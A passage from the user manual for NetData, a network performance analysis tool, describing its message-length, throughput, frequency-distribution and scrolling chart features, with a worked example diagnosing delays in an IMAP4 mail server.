The time to transfer a message through a network is usually proportional to the length of the message and the ratio of length to time can serve as an estimate of network speed. Sometimes, a server's processing time can also be proportional to the length of the request or response message, and knowledge of that relationship can be useful in diagnosing unacceptable processing delays.


NetData's Message Length chart helps to discover and quantify such relationships. It has a horizontal length axis, a vertical time axis, and plots four components of a transaction's overall time against the length of either the request or response message:

1. Request message time vs request message length
2. Server time vs both lengths
3. Response message time vs response message length
4. Thread reaction time vs response message length




Data points for each of the five relationships use different markers as listed in the box of legends. NetData correlates the time and length in each relationship and, if there is a significant correlation, tabulates in the legend box the correlation coefficient and the ratio of length to time expressed in Kbps. It also plots the straight line that best fits the data points.


One use of this facility is illustrated by the following examination of a performance problem exhibited by a mail server accessed with the IMAP4 protocol.



The client issued requests as fast as the server's responses allowed and the long blue bars on the timing chart indicate that there were significant delays in the server.



The transaction that fills most of the above chart had an initial server processing time (yellow bar) of 2.2 seconds after which mail occupying 4.9 Mbytes was delivered to the client at 175 Mbps in 0.22 seconds.



However, the transaction wasn't completed – by the return of an OK message – until an idle period (blue bar) of 22 seconds had passed. Inspection of several long-running transactions suggested that there was a relationship between the mail size and the delay times, and this is borne out by the above Message Length chart. It appears that the server prepared a mail for delivery at the rate of 20 Mbps and 'processed' the delivered mail at a rate of only 2 Mbps before completing the transaction. This observation focused the investigation on possible explanations for the latter abnormal relationship. What did the mail server do between delivering mail and issuing an OK response?

The Length chart is displayed by the Lengths button above the performance chart and is drawn from the transactions displayed on that chart. The size of its legends is determined by the setting for the performance chart, and the size and colours of its markers are the same as on the performance chart.

19 Response Time vs Throughput Chart

The Throughput button on the performance chart pops up a window to display the relationship between response time and transaction rate.

When there is no load on a system the response time for a particular type of transaction should be a minimum and rise as the load increases. If the system behaves like a simple queue – as many systems do – the response time should rise exponentially and approach infinity as the controlling resource becomes saturated, that is, as utilisation approaches 100%. Real computer systems, however, don't produce infinite response times. Under very heavy loads servers either timeout requests or refuse new requests immediately. Further complicating the behaviour are two aspects of user behaviour that separately tend to reduce and increase the load: follow-on requests must wait for the first request to complete; and frustrated users tend to re-launch requests while waiting for a response.

To measure performance at different transaction rates NetData divides the time span of the performance chart into successive intervals and in each interval calculates the throughput and average response time for plotting on the throughput chart.

If the performance chart plots the numbers of transactions in progress or concurrent connections, NetData will calculate the averages of those numbers in each interval and plot them on the throughput chart. The resulting display shows how transaction-queue length relates to throughput

A checkbox on the chart's button bar allows NetData to correlate the data set with the behaviour of a simple queue. After transforming the queuing-time relationship to a linear function and performing a regression analysis, NetData displays the correlation coefficient and two characteristics of the queue that best fits the data set: the no-load response time (queue service time) and the system's throughput capacity (that corresponds to 100% utilisation). If the correlation is good, NetData plots the line of best fit.

Estimates of no-load response time and throughput capacity are projections and won't always be reliable. The analysis is likely to be effective only if the displayed transactions represent the whole load (or a consistent proportion of the whole load) on the limiting resource; all transactions have similar performance characteristics; the transaction sample in each interval is large; and there is a significant variation in the throughput of different intervals. The size of the measurement interval often needs to be adjusted to achieve an effective balance between the last two conflicting criteria.


The throughput chart is slaved to the performance chart. The size of its legends is determined by the setting for the performance chart, and the size and colours of its markers are the same as on the performance chart. The chart has a Help button that displays help on the plotted transaction markers, and describes all the scale-changing functions.

20 Frequency Distribution Chart


20.1 Identified Transaction Types and Time-Distribution Charts

A transaction type is *identified* automatically when a transaction description is requested, and identified explicitly by choosing to identify the type from a context menu after selecting the type in a statistics table, or selecting a type or a transaction on the performance chart.

On the performance chart, the response times of transactions of an identified type are marked by a large yellow diamond with a coloured border, unless the type has been highlighted with coloured square markers. The markers of transactions of the same connection as the identified transaction have a small green square superimposed. These marker variations and associated display filters are controlled by checkboxes in the tabbed page *Identified Transaction* in the chart's format-control window.




If a distribution chart is displayed, it is confined to the identified type. If the identified type has been highlighted with a coloured square marker, the distribution will be confined to all the types highlighted with the same coloured marker.



This chart plots the response-time distribution across all the transactions of two distinct types, each highlighted with green squares.and assigned the common legend ‘Completed account group’. The two highlighted transaction types appear in the statistics table for the database server’s transaction types:


	ID	Transaction Description	Plot	Clt Avg	Count	Req Bytes	SecsMin	Avera...	Maximum	Rsp Bytes
	5	: AppData[150-199]--AppData[120-149]	Yes	0.0001	7022	197.0	0.0045	0.0338	0.699	133.0
	4	: AppData[150-199]--AppData[200-239]	Yes	0.0062	7021	165.0	0.0041	0.0362	0.986	229.0
	17	: AppData[600-699]--AppData[1500-1999]	Yes	0.0001	7017	613.0	0.0260	0.1994	1.786	1605.0
	14	: AppData[500-599]--AppData[120-149]	Yes	0.0004	4783	546.8	0.0054	0.0411	0.860	133.0
	15	: AppData[300-339]--AppData[120-149]	Yes	0.0004	4340	309.0	0.0054	0.0436	0.361	133.0
	18	: AppData[600-699]--AppData[120-149]	Yes	0.0005	3937	621.0	0.0049	0.0369	0.698	133.0
	13	: AppData[240-299]--AppData[120-149]	Yes	0.0005	2680	293.0	0.0060	0.0437	0.282	133.0



20.2 Distribution-Chart Zooming

The frequency-distribution chart supports a drag-and-drop method for adjusting the range of response times and the distribution-count scale, similar to the zoom facilities for the data-sequence chart. This quicker and more flexible zoom begins with a left-button click at one side of the required chart region; a solid rectangle is then dragged across the chart to the region's other side and the mouse button released. The rectangle has no effect until a certain width is exceeded at least once, changing the rectangle's colour from red to green. Back and Fwd buttons can be used to step back and forward through a long sequence of scale changes.


Normally the dragged rectangle determines only the range of response times, but if the Fixed Count Scale button is clicked – changing its caption and its colour to green – the top of the rectangle determines the upper limit for the distribution-count scale. The count selected by the top of the rectangle is reduced by the same factor by which the range of response times is reduced, to compensate for the smaller width of the distribution bins.



21 Chart Scrolling

21.1 Horizontal Scrolling of Performance and Timing Charts

The Drag mode of both the Performance and Timing charts now provides an extensive horizontal scrolling capability. Clicking the Drag button introduces a scroll bar above the chart and underneath the button bar. The chart can be scrolled in several ways: with the mouse wheel; dragging the scroll bar's slider; clicking the scroll bar on either side of the slider; right-clicking any corner of the chart, outside the grid area; or by dragging the chart.




When a chart responds to a horizontal scroll command it automatically skips over blank pages, that is, visible portions of the chart without a transaction or packet marker. In Drag mode the chart image slides into the first blank page and out of the last blank page at twice the normal sliding speed.

On the Timing chart, clicking the Vrt Scroll button toggles between horizontal and vertical scrolling. The two scroll bars operate the same way and can be activated with the mouse wheel. The activity on a large number of connections can be scrolled over a wide time period, and, when significant activity is found, switching to vertical scrolling reveals more detail in all the connections.

21.2 Timing Chart Connection Scrolling


To explain why a server's front-end transaction – perhaps a user request from a browser – is very slow, a search of the server's backend activity within the same time period is usually fruitful. It is often found that some one or two connections with a database server begin a burst of database transactions soon after the front-end request arrives, and the connection's database activity finishes just before the server issues a front-end response. One of NetData's tools will find all the backend bursts of activity that match unambiguously with front-end transactions, but sometimes the matching has to be done by eye and transaction families need to be created manually.

If there are many hundreds of backend connections it is not practical to view their activity on a single timing chart. For such circumstances NetData provides an ability to scroll the bands of connections on the chart, to view only a small number of connections at a time.

